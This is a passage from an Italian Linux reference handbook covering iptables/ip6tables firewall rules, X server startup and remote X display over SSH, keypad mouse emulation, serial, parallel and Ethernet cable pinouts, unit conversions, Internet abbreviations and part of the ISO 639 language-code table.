`iptables  -t filter -A FORWARD -p icmp ↩ ↪-s 0/0 -d 0/0 -j ACCEPT`
`iptables  -t filter -A OUTPUT  -p icmp ↩ ↪-s 0/0 -d 0/0 -j ACCEPT`
	Consente tutto il traffico ICMPv4.

`ip6tables -t filter -A INPUT   -p icmpv6 ↩ ↪-s 0/0 -d 0/0 -j ACCEPT`
`ip6tables -t filter -A FORWARD -p icmpv6 ↩ ↪-s 0/0 -d 0/0 -j ACCEPT`
`ip6tables -t filter -A OUTPUT  -p icmpv6 ↩ ↪-s 0/0 -d 0/0 -j ACCEPT`
	Consente tutto il traffico ICMPv6.

`iptables  -t filter -A INPUT   -p tcp  ↩ ↪-s 0/0 -d 0/0 --dport 113 -j ACCEPT`
`iptables  -t filter -A FORWARD -p tcp  ↩ ↪-s 0/0 -d 0/0 --dport 113 -j ACCEPT`
`iptables  -t filter -A OUTPUT  -p tcp  ↩ ↪-s 0/0 -d 0/0 --dport 113 -j ACCEPT`
	Consente tutto il traffico IDENT IPv4.

`ip6tables -t filter -A INPUT   -p tcp  ↩ ↪-s 0/0 -d 0/0 --dport 113 -j ACCEPT`
`ip6tables -t filter -A FORWARD -p tcp  ↩ ↪-s 0/0 -d 0/0 --dport 113 -j ACCEPT`
`ip6tables -t filter -A OUTPUT  -p tcp  ↩ ↪-s 0/0 -d 0/0 --dport 113 -j ACCEPT`
	Consente tutto il traffico IDENT IPv6.

`iptables  -t filter -A INPUT   ↩ ↪-s 127.0.0.0/8 -d 0/0 -i lo -j ACCEPT`
`iptables  -t filter -A FORWARD ↩ ↪-s 127.0.0.0/8 -d 0/0 -i lo -j ACCEPT`
`iptables  -t filter -A FORWARD ↩ ↪-s 127.0.0.0/8 -d 0/0 -o lo -j ACCEPT`
`iptables  -t filter -A OUTPUT  ↩ ↪-s 127.0.0.0/8 -d 0/0 -o lo -j ACCEPT`
	Consente tutto il traffico interno al nodo (*loopback*) di tipo IPv4.

`ip6tables -t filter -A INPUT   ↩ ↪-s ::1/128 -d 0/0 -i lo -j ACCEPT`
`ip6tables -t filter -A FORWARD ↩ ↪-s ::1/128 -d 0/0 -i lo -j ACCEPT`
`ip6tables -t filter -A FORWARD ↩ ↪-s ::1/128 -d 0/0 -o lo -j ACCEPT`
`ip6tables -t filter -A OUTPUT  ↩ ↪-s ::1/128 -d 0/0 -o lo -j ACCEPT`
	Consente tutto il traffico interno al nodo (*loopback*) di tipo IPv6.

IPTables: accesso a servizi interni al firewall, anche dalla rete esterna

Comando	Descrizione

`iptables -t filter -A INPUT -p tcp ↩ ↪-s 0/0 -d 0/0 --dport 80 -j ACCEPT`
`ip6tables -t filter -A INPUT -p tcp ↩ ↪-s 0/0 -d 0/0 --dport 80 -j ACCEPT`
`iptables -t filter -A OUTPUT -p tcp ↩ ↪-s 0/0 -d 0/0 --sport 80 -j ACCEPT`
`ip6tables -t filter -A OUTPUT -p tcp ↩ ↪-s 0/0 -d 0/0 --sport 80 -j ACCEPT`
	Consente l'accesso al servizio HTTP contenuto nel nodo, sia dalla rete locale, sia dall'esterno.

`iptables -t filter -A INPUT -p tcp ↩ ↪-s 0/0 -d 0/0 --dport 22 -j ACCEPT`
`ip6tables -t filter -A INPUT -p tcp ↩ ↪-s 0/0 -d 0/0 --dport 22 -j ACCEPT`
`iptables -t filter -A OUTPUT -p tcp ↩ ↪-s 0/0 -d 0/0 --sport 22 -j ACCEPT`
`ip6tables -t filter -A OUTPUT -p tcp ↩ ↪-s 0/0 -d 0/0 --sport 22 -j ACCEPT`
	Consente l'accesso al servizio SSH contenuto nel nodo, sia dalla rete locale, sia dall'esterno.

`iptables -t filter -A INPUT -p tcp ↩ ↪-s 0/0 -d 0/0 --dport 25 -j ACCEPT`
`ip6tables -t filter -A INPUT -p tcp ↩ ↪-s 0/0 -d 0/0 --dport 25 -j ACCEPT`
`iptables -t filter -A OUTPUT -p tcp ↩ ↪-s 0/0 -d 0/0 --sport 25 -j ACCEPT`
`ip6tables -t filter -A OUTPUT -p tcp ↩ ↪-s 0/0 -d 0/0 --sport 25 -j ACCEPT`
	Consente l'accesso al servizio SMTP contenuto nel nodo, sia dalla rete locale, sia dall'esterno.

IPTables: accesso della rete privata al firewall e all'instradamento per l'esterno

Comando	Descrizione

`iptables  -t filter -A INPUT   ↩`
`↪-s 192.168.0.0/16 -d 0/0 -i eth0 -j ACCEPT`
`iptables  -t filter -A FORWARD ↩`
`↪-s 192.168.0.0/16 -d 0/0 -i eth0 -j ACCEPT`
`iptables  -t filter -A FORWARD ↩`
`↪-s 192.168.0.0/16 -d 0/0 -o eth0 -j ACCEPT`
`iptables  -t filter -A OUTPUT  ↩`
`↪-s 192.168.0.0/16 -d 0/0 -o eth0 -j ACCEPT`
	Consente tutto il traffico relativo alla rete privata 192.168.0.0/16 collegato all'interfaccia '**`eth0`**'.

`iptables  -t filter -A INPUT   ↩`
`↪-s 172.16.0.0/12 -d 0/0 -i eth0 -j ACCEPT`
`iptables  -t filter -A FORWARD ↩`
`↪-s 172.16.0.0/12 -d 0/0 -i eth0 -j ACCEPT`
`iptables  -t filter -A FORWARD ↩`
`↪-s 172.16.0.0/12 -d 0/0 -o eth0 -j ACCEPT`
`iptables  -t filter -A OUTPUT  ↩`
`↪-s 172.16.0.0/12 -d 0/0 -o eth0 -j ACCEPT`
	Consente tutto il traffico relativo alla rete privata 172.16.0.0/12 collegato all'interfaccia '**`eth0`**'.

`iptables  -t filter -A INPUT   ↩`
`↪-s 10.0.0.0/8 -d 0/0 -i eth0 -j ACCEPT`
`iptables  -t filter -A FORWARD ↩`
`↪-s 10.0.0.0/8 -d 0/0 -i eth0 -j ACCEPT`
`iptables  -t filter -A FORWARD ↩`
`↪-s 10.0.0.0/8 -d 0/0 -o eth0 -j ACCEPT`
`iptables  -t filter -A OUTPUT  ↩`
`↪-s 10.0.0.0/8 -d 0/0 -o eth0 -j ACCEPT`
	Consente tutto il traffico relativo alla rete privata 10.0.0.0/8 collegato all'interfaccia '**`eth0`**'.

`ip6tables -t filter -A INPUT   ↩`
`↪-s fe80::/64 -d 0/0 -i eth0 -j ACCEPT`
`ip6tables -t filter -A FORWARD ↩`
`↪-s fe80::/64 -d 0/0 -i eth0 -j ACCEPT`
`ip6tables -t filter -A FORWARD ↩`
`↪-s fe80::/64 -d 0/0 -o eth0 -j ACCEPT`
`ip6tables -t filter -A OUTPUT  ↩`
`↪-s fe80::/64 -d 0/0 -o eth0 -j ACCEPT`
	Consente tutto il traffico link-local collegato all'interfaccia '**`eth0`**'.

`ip6tables -t filter -A INPUT   ↩`
`↪-s fec0:0:0:1::/64 -d 0/0 -i eth0 -j ACCEPT`
`ip6tables -t filter -A FORWARD ↩`
`↪-s fec0:0:0:1::/64 -d 0/0 -i eth0 -j ACCEPT`
`ip6tables -t filter -A FORWARD ↩`
`↪-s fec0:0:0:1::/64 -d 0/0 -o eth0 -j ACCEPT`
`ip6tables -t filter -A OUTPUT  ↩`
`↪-s fec0:0:0:1::/64 -d 0/0 -o eth0 -j ACCEPT`
	Consente tutto il traffico site-local collegato all'interfaccia '**`eth0`**'.

`ip6tables -t filter -A INPUT   ↩`
`↪-s 2002::/16 -d 0/0 -i eth0 -j ACCEPT`
`ip6tables -t filter -A FORWARD ↩`
`↪-s 2002::/16 -d 0/0 -i eth0 -j ACCEPT`
`ip6tables -t filter -A FORWARD ↩`
`↪-s 2002::/16 -d 0/0 -o eth0 -j ACCEPT`
`ip6tables -t filter -A OUTPUT  ↩`
`↪-s 2002::/16 -d 0/0 -o eth0 -j ACCEPT`
	Consente tutto il traffico per gli indirizzi 2002::/16 collegato all'interfaccia '**`eth0`**'.

IPTables: accesso alla rete esterna IPv4 da parte dei nodi della rete interna

Comando	Descrizione
`iptables -t filter -A OUTPUT -j ACCEPT`	Consente il passaggio di tutti i pacchetti IPv4 che devono uscire (soprattutto quelli diretti verso la rete esterna). Ciò si rende necessario per poter poi fare riferimento ai pacchetti di connessioni stabilite o correlate.

`iptables -t filter -A INPUT -p tcp ↩`
`↪-s 0/0 -m state --state ESTABLISHED,RELATED ↩`
`↪-j ACCEPT`
`iptables -t filter -A FORWARD -p tcp ↩`
`↪-s 0/0 -m state --state ESTABLISHED,RELATED ↩`
`↪-j ACCEPT`
`iptables -t filter -A OUTPUT -p tcp ↩`
`↪-s 0/0 -m state --state ESTABLISHED,RELATED ↩`
`↪-j ACCEPT`
	Consente tutto il traffico IPv4 riferito a connessioni TCP già iniziate in base alle regole preesistenti. L'istruzione relativa al controllo in uscita dovrebbe essere ridondante.

`iptables -t filter -A INPUT -p udp ↩`
`↪-s 0/0 -m state --state ESTABLISHED,RELATED ↩`
`↪-j ACCEPT`
`iptables -t filter -A FORWARD -p udp ↩`
`↪-s 0/0 -m state --state ESTABLISHED,RELATED ↩`
`↪-j ACCEPT`
`iptables -t filter -A OUTPUT -p udp ↩`
`↪-s 0/0 -m state --state ESTABLISHED,RELATED ↩`
`↪-j ACCEPT`
	Consente tutto il traffico IPv4 riferito a comunicazioni con il protocollo UDP, già iniziate in base alle regole preesistenti. L'istruzione relativa al controllo in uscita dovrebbe essere ridondante.

`iptables -t nat -A POSTROUTING -o ppp0 ↩` `↪-j MASQUERADE`	Definisce la trasformazione degli indirizzi IPv4 e delle porte (NAT) per il traffico uscente dall'interfaccia '**ppp0**' (interfaccia con indirizzo dinamico).
`iptables -t nat -A POSTROUTING -o ppp0 ↩` `↪-j SNAT --to-source 196.1.2.3`	Definisce (in alternativa) la trasformazione degli indirizzi IPv4 e delle porte (NAT) per il traffico uscente dall'interfaccia '**ppp0**' che ha l'indirizzo 196.1.2.3.

IPTables: accesso alla rete esterna IPv6 da parte dei nodi della rete interna

Comando	Descrizione

`ip6tables -t filter -A INPUT   -p tcp ↩`
`↪-s 0/0 -d 0/0 --sport 53 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A INPUT   -p udp ↩`
`↪-s 0/0 -d 0/0 --sport 53 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A FORWARD -p tcp ↩`
`↪-s 0/0 -d 0/0 --sport 53 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A FORWARD -p udp ↩`
`↪-s 0/0 -d 0/0 --sport 53 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A OUTPUT  -p tcp ↩`
`↪-s 0/0 -d 0/0 --dport 53 -o tun6to4 -j ACCEPT`
`ip6tables -t filter -A OUTPUT  -p udp ↩`
`↪-s 0/0 -d 0/0 --dport 53 -o tun6to4 -j ACCEPT`
	Consente l'accesso verso la rete esterna, attraverso il tunnel IPv6 in IPv4, per le interrogazioni DNS. Queste regole sono completate da quelle riferite alla rete locale con indirizzi 2002::/16.

`ip6tables -t filter -A INPUT   -p tcp ↩`
`↪-s 0/0 -d 0/0 --sport 80 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A FORWARD -p tcp ↩`
`↪-s 0/0 -d 0/0 --sport 80 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A OUTPUT  -p tcp ↩`
`↪-s 0/0 -d 0/0 --dport 80 -o tun6to4 -j ACCEPT`
	Consente l'accesso verso la rete esterna, attraverso il tunnel IPv6 in IPv4, con il protocollo HTTP. Queste regole sono completate da quelle riferite alla rete locale con indirizzi 2002::/16.

`ip6tables -t filter -A INPUT   -p tcp ↩`
`↪-s 0/0 -d 0/0 --sport 443 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A FORWARD -p tcp ↩`
`↪-s 0/0 -d 0/0 --sport 443 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A OUTPUT  -p tcp ↩`
`↪-s 0/0 -d 0/0 --dport 443 -o tun6to4 -j ACCEPT`
	Consente l'accesso verso la rete esterna, attraverso il tunnel IPv6 in IPv4, con il protocollo HTTPS. Queste regole sono completate da quelle riferite alla rete locale con indirizzi 2002::/16.

`ip6tables -t filter -A INPUT   -p tcp ↩`
`↪-s 0/0 -d 0/0 --sport 123 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A INPUT   -p udp ↩`
`↪-s 0/0 -d 0/0 --sport 123 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A FORWARD -p tcp ↩`
`↪-s 0/0 -d 0/0 --sport 123 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A FORWARD -p udp ↩`
`↪-s 0/0 -d 0/0 --sport 123 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A OUTPUT  -p tcp ↩`
`↪-s 0/0 -d 0/0 --dport 123 -o tun6to4 -j ACCEPT`
`ip6tables -t filter -A OUTPUT  -p udp ↩`
`↪-s 0/0 -d 0/0 --dport 123 -o tun6to4 -j ACCEPT`
	Consente l'accesso verso la rete esterna, attraverso il tunnel IPv6 in IPv4, con il protocollo NTP. Queste regole sono completate da quelle riferite alla rete locale con indirizzi 2002::/16.

`ip6tables -t filter -A INPUT   -p tcp ↩`
`↪-s 0/0 -d 0/0 --sport 110 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A FORWARD -p tcp ↩`
`↪-s 0/0 -d 0/0 --sport 110 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A OUTPUT  -p tcp ↩`
`↪-s 0/0 -d 0/0 --dport 110 -o tun6to4 -j ACCEPT`
	Consente l'accesso verso la rete esterna, attraverso il tunnel IPv6 in IPv4, con il protocollo POP3. Queste regole sono completate da quelle riferite alla rete locale con indirizzi 2002::/16.

`ip6tables -t filter -A INPUT   -p tcp ↩`
`↪-s 0/0 -d 0/0 --sport 22 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A FORWARD -p tcp ↩`
`↪-s 0/0 -d 0/0 --sport 22 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A OUTPUT  -p tcp ↩`
`↪-s 0/0 -d 0/0 --dport 22 -o tun6to4 -j ACCEPT`
	Consente l'accesso verso la rete esterna, attraverso il tunnel IPv6 in IPv4, con il protocollo SECSH (SSH). Queste regole sono completate da quelle riferite alla rete locale con indirizzi 2002::/16.

Parte xciii

X

Uso comune

Comando	Descrizione
`startx &`	Avvia il servente grafico predefinito, secondo quanto stabilito nella configurazione, usando la prima stazione grafica.
`startx -- :1 &`	Avvia il servente grafico predefinito, secondo quanto stabilito nella configurazione, usando la seconda stazione grafica.
`startx -- :2 -depth 16 &`	Avvia il servente grafico predefinito, usando la terza stazione grafica, richiedendo espressamente una profondità di 16 colori.
`startx -- /usr/X11R6/bin/XFree86 :3 &`	Cerca di avviare il servente grafico '**`XFree86`**', usando la quarta stazione grafica, ma può riuscirci solo se l'eseguibile ottiene i privilegi dell'utente '**`root`**'.
`startx -- /usr/X11R6/bin/X &`	Avviare il servente grafico predefinito, senza opzioni particolari, allo scopo di eludere eventuali misure di sicurezza.
`startx /usr/X11R6/bin/twm &`	Avvia il servente grafico predefinito, avviando il gestore di finestre Twm come cliente.
`xterm -display :2 &`	Avvia il programma '**`xterm`**' espressamente nella terza stazione grafica locale, ammesso che l'utente ne abbia il permesso.

Accesso attraverso la rete

Si vuole accedere a un elaboratore remoto e da lì si vuole riuscire ad avviare un programma da usare attraverso la stazione grafica locale. L'elaboratore locale è *`dinkel.brot.dg`* e quello remoto è *`roggen.brot.dg`*. L'utente ha il nominativo locale '**`tizio`**' e il nominativo presso la macchina remota corrispondente a '**`caio`**'. Si usa '**`ssh`**' per la connessione remota, ma si può usare anche '**`rsh`**' in modo analogo, ma meno sicuro.

1. Per prima cosa, occorre fare in modo che il servente sia avviato senza l'opzione '**`-nolisten tcp`**':

   ```
   tizio@dinkel.brot.dg:~$ startx -- /usr/X11R6/bin/X &
   ```

2. Dopo aver avviato una finestra di terminale, si invia all'utenza remota la stringa di autorizzazione:

   ```
   tizio@dinkel.brot.dg:~$ xauth extract - $DISPLAY ↩
   ↪| ssh -l caio roggen.brot.dg xauth merge -
   ```

3. Si abilita l'accesso dall'elaboratore remoto:

   ```
   tizio@dinkel.brot.dg:~$ xhost +inet:roggen.brot.dg
   ```

4. Si accede all'elaboratore remoto:

   ```
   tizio@dinkel.brot.dg:~$ ssh -l caio roggen.brot.dg
   ```

5. Dall'elaboratore remoto si avvia '**`xclock`**' in modo che funzioni sulla stazione grafica locale:

   ```
   caio@roggen.brot.dg:~$ xclock -display dinkel.brot.dg:0
   ```

Con l'aiuto di Secure Shell è possibile semplificare il procedimento.

1. Per prima cosa, nella configurazione del servente di Secure Shell occorre abilitare questa funzionalità:

   ```
   X11Forwarding yes
   X11DisplayOffset 10
   ```

2. Anche il cliente di Secure Shell deve essere configurato in modo adatto:

   ```
   Host *
      ForwardX11 yes
   ```

3. Si apre un terminale e ci si collega all'elaboratore remoto attraverso Secure Shell; si noterà che la variabile di ambiente '**`DISPLAY`**' risulta impostata in modo corretto:

   ```
   tizio@dinkel.brot.dg:~$ ssh caio@roggen.brot.dg
   ```

   ```
   caio@roggen.brot.dg:~$ echo $DISPLAY
   ```

   ```
   dinkel.brot.dg:10.0
   ```

4. Dall'elaboratore remoto si avvia '**`xclock`**' in modo che funzioni sulla stazione grafica locale:

   ```
   caio@roggen.brot.dg:~$ xclock
   ```

XFree86: uso senza dispositivo di puntamento 1

Per abilitare l'uso del tastierino numerico in modo che possa sostituirsi al mouse occorre utilizzare la combinazione [*Ctrl+Maiuscole+BlocNum*] («control», «maiuscole», «blocco-numeri»). Se la combinazione riesce si ottiene una segnalazione sonora; se si ripete la combinazione si disabilita l'uso del tastierino.

Combinazione	Effetto
Ctrl+Maiuscole+BlocNum	Abilita o disabilita l'emulazione del mouse da tastiera.
num(4)	Sposta il puntatore a sinistra.
num(7)	Sposta il puntatore a sinistra e in alto.
num(8)	Sposta il puntatore in alto.
num(9)	Sposta il puntatore a destra e in alto.
num(6)	Sposta il puntatore a destra.
num(3)	Sposta il puntatore a destra e in basso.
num(2)	Sposta il puntatore in basso.
num(1)	Sposta il puntatore a sinistra e in basso.
num(5)	Clic con il primo tasto.
num(/)+num(5)	Clic con il primo tasto.
num(*)+num(5)	Clic con il secondo tasto.
num(-)+num(5)	Clic con il terzo tasto.
num(+)	Clic doppio con il primo tasto.
num(/)+num(+)	Clic doppio con il primo tasto.
num(*)+num(+)	Clic doppio con il secondo tasto.
num(-)+num(+)	Clic doppio con il terzo tasto.
num(0)	Mantiene premuto il primo tasto.
num(/)+num(0)	Mantiene premuto il primo tasto.
num(*)+num(0)	Mantiene premuto il secondo tasto.
num(-)+num(0)	Mantiene premuto il terzo tasto.
num(.)	Rilascia il primo tasto.
num(/)+num(.)	Rilascia il primo tasto.
num(*)+num(.)	Rilascia il secondo tasto.
num(-)+num(.)	Rilascia il terzo tasto.

XFree86: uso senza dispositivo di puntamento 2

```
.--------..--------..--------..--------.
|  Bloc  || primo  ||secondo || terzo  |
|  Num   || tasto  || tasto  || tasto  |
|        ||      / ||      * ||      - |
'--------''--------''--------''--------'

.--------..--------..--------..--------.
|sinistra||   su   || destra ||  clic  |
|   su   ||        ||   su   || doppio |
|      7 ||      8 ||      9 ||        |
'--------''--------''--------'|        |
.--------..--------..--------.|        |
|sinistra||  clic  || destra ||        |
|        ||singolo ||        ||        |
|      4 ||      5 ||      6 ||        |
'--------''--------''--------''--------'

.--------..--------..--------..--------.
|sinistra||  giù   || destra || Invio  |
|  giù   ||        ||   giù  ||        |
|      1 ||      2 ||      3 ||        |
'--------''--------''--------'|        |
.------------------..--------.|        |
| mantiene premuto ||rilascia||        |
|                  ||        ||        |
|                0 ||      . ||        |
'------------------''--------''--------'
```

Parte xciv

Cablaggi

Porte seriali

Per realizzare un cavo Null-modem che permetta la connessione tra due elaboratori (o comunque due unità DTE) attraverso la porta seriale utilizzando un controllo di flusso software, ovvero XON/XOFF, sono sufficienti tre fili. Nello schema della tabella 538.1 sono rappresentate le diverse possibilità di collegamento a seconda che si utilizzino connettori DB-25 o DB-9.

Tabella 538.1. Cavo seriale a tre fili, per collegamenti tra DTE e DTE.

DB-25 femmina	DB-25 femmina	DB-25 femmina	DB-9 femmina	DB-9 femmina	DB-9 femmina
2	3	2	2	2	3
3	2	3	3	3	2
7	7	7	5	5	5

Per realizzare un cavo Null-modem che permetta la connessione tra due elaboratori (o comunque due unità DTE) attraverso la porta seriale utilizzando un controllo di flusso hardware, ovvero RTS/CTS, sono necessari sette fili. Nello schema della tabella 538.2 sono rappresentate le diverse possibilità di collegamento a seconda che si utilizzino connettori DB-25 o DB-9 femmina.

Tabella 538.2. Cavo seriale a sette fili, per collegamenti tra DTE e DTE.

DB-25 femmina	DB-25 femmina	DB-25 femmina	DB-9 femmina	DB-9 femmina	DB-9 femmina
2	3	2	2	3	2
3	2	3	3	2	3
4	5	4	8	7	8
5	4	5	7	8	7
6+8	20	6+8	4	6+1	4
20	6+8	20	6+1	4	6+1
7	7	7	5	5	5

Figura 538.1. Disposizione dei contatti di un connettore BD-25 femmina.

```
  13                        1
.-----------------------------.
 \ o o o o o o o o o o o o o /
  \ o o o o o o o o o o o o /
   `-----------------------'
   25                     14
```

Figura 538.2. Disposizione dei contatti di un connettore BD-9 femmina.

```
  5       1
.-------------.
 \ o o o o o /
  \ o o o o /
   `-------'
   9      6
```

Porte parallele

Il cavo parallelo incrociato, detto anche Null-Printer o Laplink o Interlink, è utilizzabile in particolare per le connessioni PLIP. Permette il collegamento attraverso porte parallele normali. L'eventuale schermatura metallica può essere collegata alla massa del connettore, ma solo a uno dei due capi. Controllare la documentazione contenuta nel file '`/usr/src/linux/drivers/net/README1.PLIP`'.

Tabella 539.1. Cavo parallelo incrociato.

Connettore A DB-25 maschio Nome	Contatto	Contatto	Connettore B DB-25 maschio Nome
Data Bit 0	2	15	Error
Data Bit 1	3	13	Select
Data Bit 2	4	12	Paper Out
Data Bit 3	5	10	Acknowledge
Data Bit 4	6	11	Busy
Acknowledge	10	5	Data Bit 3
Busy	11	6	Data Bit 4
Paper Out	12	4	Data Bit 2
Select	13	3	Data Bit 1
Error	15	2	Data Bit 0
Signal Ground	25	25	Signal Ground

Il cavo parallelo bidirezionale **non è più utilizzato** con GNU/Linux: permetteva il collegamento attraverso porte parallele bidirezionali con velocità di comunicazione maggiori rispetto a un cavo incrociato normale.

La connessione di un cavo bidirezionale su elaboratori accesi comporta qualche rischio in più rispetto alla connessione di un cavo normale. Sotto questo aspetto, l'uso di un cavo del genere, anche se potrebbe fornire prestazioni doppie rispetto a un cavo incrociato normale, è **generalmente sconsigliabile**.

Tabella 539.2. Cavo parallelo bidirezionale **non più utilizzato** con GNU/Linux.

Connettore A DB-25 maschio Nome	Contatto	Contatto	Connettore B DB-25 maschio Nome
Strobe	1	11	Busy
Data Bit 0	2	2	Data Bit 0
Data Bit 1	3	3	Data Bit 1
Data Bit 2	4	4	Data Bit 2
Data Bit 3	5	5	Data Bit 3
Data Bit 4	6	6	Data Bit 4
Data Bit 5	7	7	Data Bit 5
Data Bit 6	8	8	Data Bit 6
Data Bit 7	9	9	Data Bit 7
Busy	11	1	Strobe
Paper Out	12	14	Autofeed
Select	13	17	Select
Autofeed	14	12	Paper Out
Error	15	18	Ground
Reset	16	10	Acknowledge
Ground	18	15	Error
Signal Ground	25	25	Signal Ground

Figura 539.1. Disposizione dei contatti di un connettore BD-25 maschio.

```
         1                        13
      .------------------------------.
       \ * * * * * * * * * * * * * /
        \ * * * * * * * * * * * * /
         '-----------------------'
         14                     25
```

Figura 539.2. Disposizione dei contatti di un connettore Centronics a 36 poli (stampante).

```
        18                                  1
      .--------------------------------------------.
       \   # # # # # # # # # # # # # # # # # #   /
        \ ====================================== /
         \ # # # # # # # # # # # # # # # # # # /
          '------------------------------------'
        36                                  19
```

Reti Ethernet

Figura 540.1. Connettori RJ-45 (ISO 8877).

```
                       /       /
                      / cavo /
          Spina      /       /
                   /----------/
                  / //////// /|                    Presa (foro)
                 / //////// / |
                |----------|  /                  |----------|
                | 87654321 | /                   | 12345678 |
                |__      __|/                    |/_      /_|
                   |____|                           |/___|
```

Cavo Ethernet 10baseT diretto. Le coppie 1-2 e 3-6 sono ritorte:

10baseT
diretto

Spina RJ-45 A Nome	Contatto	Colore filo	Contatto	Spina RJ-45 B Nome
TxData +	1	bianco/arancio	1	TxData +
TxData -	2	arancio	2	TxData -
RxData +	3	bianco/verde	3	RxData +
RxData -	6	verde	6	RxData -

Cavo Ethernet 10baseT incrociato per connettere due sole stazioni senza altri componenti intermedi. Le coppie 1-2:3-6 e 3-6:1-2 sono ritorte:

10baseT incrociato

Spina RJ-45 A Nome	Contatto	Colore filo	Contatto	Spina RJ-45 B Nome
TxData +	1	bianco/arancio	3	RxData +
TxData -	2	arancio	6	RxData -
RxData +	3	bianco/verde	1	TxData +
RxData -	6	verde	2	TxData -

Cavo Ethernet 100baseT categoria 5 diretto. Le coppie 1-2, 3-6, 4-5 e 7-8 sono ritorte:

100baseT cat 5 diretto

Spina RJ-45 A Nome	Contatto	Colore filo	Contatto	Spina RJ-45 B Nome
tx-d1+	1	arancio/bianco	1	tx-d1+
tx-d1 -	2	arancio	2	tx-d1 -
rx-d2+	3	bianco/verde	3	rx-d2+
rx-d2 -	6	verde	6	rx-d2 -
bi-d4+	4	blu	4	bi-d4+
bi-d4 -	5	blu/bianco	5	bi-d4 -
bi-d3+	7	marrone/bianco	7	bi-d3+
bi-d3 -	8	marrone	8	bi-d3 -

Cavo Ethernet 100baseT categoria 5 incrociato. Le coppie 1-2:3-6, 3-6:1-2, 4-5:7-8 e 7-8:4-5

sono ritorte:

Spina RJ-45 A Nome	Contatto	Colore filo	Contatto	Spina RJ-45 B Nome
tx-d1+	1	arancio/bianco	3	rx-d2+
tx-d1-	2	arancio	6	rx-d2-
rx-d2+	3	bianco/verde	1	tx-d1+
rx-d2-	6	verde	2	tx-d1-
bi-d4+	4	blu	7	bi-d3+
bi-d4-	5	blu/bianco	8	bi-d3-
bi-d3+	7	marrone/bianco	4	bi-d4+
bi-d3-	8	marrone	5	bi-d4-

I cavi si distinguono in categorie, secondo le prestazioni offerte:

Categoria	Descrizione
categoria 1	Nessun criterio di prestazioni.
categoria 2	1 MHz (cavi telefonici).
categoria 3	16 MHz (Ethernet 10baseT).
categoria 4	20 MHz (Token-Ring e Ethernet 10baseT).
categoria 5	100 MHz (Ethernet 100baseT e 10baseT).
categoria 6	1 GHz (Ethernet 1000baseT, 100baseT e 10baseT).

Parte xcv

Standard

Conversione tra le unità di misura

Tabella 541.1. Conversione tra le unità britanniche (imperiali) più comuni.

Grandezza	Unità di misura	Equivalenza
Lunghezza	pollice (*inch*)	1 in = 25,4 mm
	piede (*foot*)	1 ft = 12 in = 304,8 mm
	iarda (*yard*)	1 yd = 3 ft = 914,4 mm
Massa	libbra (*pound*)	1 lb = 453,592 37 g
	oncia (*ounce*)	1 oz = 1/16 lb = 28,349 523 1 g
Volume	gallone (*gallon*) USA	1 gal_{USA} = 3,785 412 dm^3
	gallone (*gallon*) UK	1 gal_{UK} = 4,546 09 dm^3

Abbreviazioni di Internet

Spesso, quando si usa la posta elettronica, o altri sistemi di comunicazione testuale, si vedono usare delle sigle, il cui significato a volte sfugge. Storicamente, l'uso di sigle speciali per fare riferimento a concetti ben definiti deriva dalla telegrafia, prima su filo, poi senza filo. Questo ha prodotto il famoso codice «Q» standardizzato attraverso convenzioni internazionali.

La comunicazione odierna non ha più bisogno di abbreviare i messaggi e le abbreviazioni servono solo a creare un gergo che esclude in qualche modo chi non lo conosce. Sotto questo aspetto, non è cortese l'uso di abbreviazioni. Tuttavia, c'è chi non può proprio farne a meno, per cui diventa necessario avere un promemoria per queste cose. La tabella 542.1 riporta l'elenco delle abbreviazioni più comuni, assieme al loro significato originale (in inglese).

Tabella 542.1. Abbreviazioni di Internet.

Acronimo	Significato	Acronimo	Significato
AFAICT	As Far As I Can Tell	AFAIK	As Far As I Know
AFK	Away From Keyboard	ASAP	As Soon As Possible
B4	Before	BBL	Be Back Later
BRB	Be Right Back	BTW	By The Way
CUL	See You Later	EOF	End Of File
FAQ	Frequently Asked Question	FOC	Free Of Charge
GA	Go Ahead	HHOJ	Ha Ha, Only Joking
HHOS	Ha Ha, Only Serious	IMBO	In My Bloody Opinion
IME	In My Experience	IMHO	In My Humble Opinion
IMO	In My Opinion	IOW	In Other Words
IRL	In Real Life	ISTM	It Seems To Me
ITRW	In The Real World	JAM	Just A Minute
L8R	Later	MUD	Multi User Dungeon
MUG	Multi User Game	OAO	Over And Over
OBTW	Oh, By The Way	OIC	Oh, I See
OMG	Oh My God	OTOH	On The Other Hand
ROFL	Rolls On Floor Laughing	RSN	Real Soon Now
RTFAQ	Read The FAQ	RTFM	Read The Fucking Manual
RUOK	Are You OK	TIA	Thanks In Advance
TNX	Thanks	TTYL	Talk To You Later
TVM	Thanks Very Much	WTH	What The Hell
YHM	You Have Mail		

ISO 639

Tabella 543.1. Sigle che esprimono un linguaggio, secondo lo standard ISO 639.

aa	Afar	ab	Abkhazian	af	Afrikaans	am	Amharic
ar	Arabic	as	Assamese	ay	Aymara	az	Azerbaijani
ba	Bashkir	be	Byelorussian	bg	Bulgarian	bh	Bihari
bi	Bislama	bn	Bengali; Bangla	bo	Tibetan	br	Breton
ca	Catalan	co	Corsican	cs	Czech	cy	Welsh
da	Danish	de	German	dz	Bhutani	el	Greek
en	English	eo	Esperanto	es	Spanish	et	Estonian
eu	Basque	fa	Persian	fi	Finnish	fj	Fiji
fo	Faroese	fr	French	fy	Frisian	ga	Irish
gd	Scots Gaelic	gl	Galician	gn	Guarani	gu	Gujarati
ha	Hausa	he	Hebrew (iw)	hi	Hindi	hr	Croatian
hu	Hungarian	hy	Armenian	ia	Interlingua	id	Indonesian (in)
ie	Interlingue	ik	Inupiak	is	Icelandic	it	Italian
iu	Inuktitut	ja	Japanese	jw	Javanese	ka	Georgian
kk	Kazakh	kl	Greenlandic	km	Cambodian	kn	Kannada
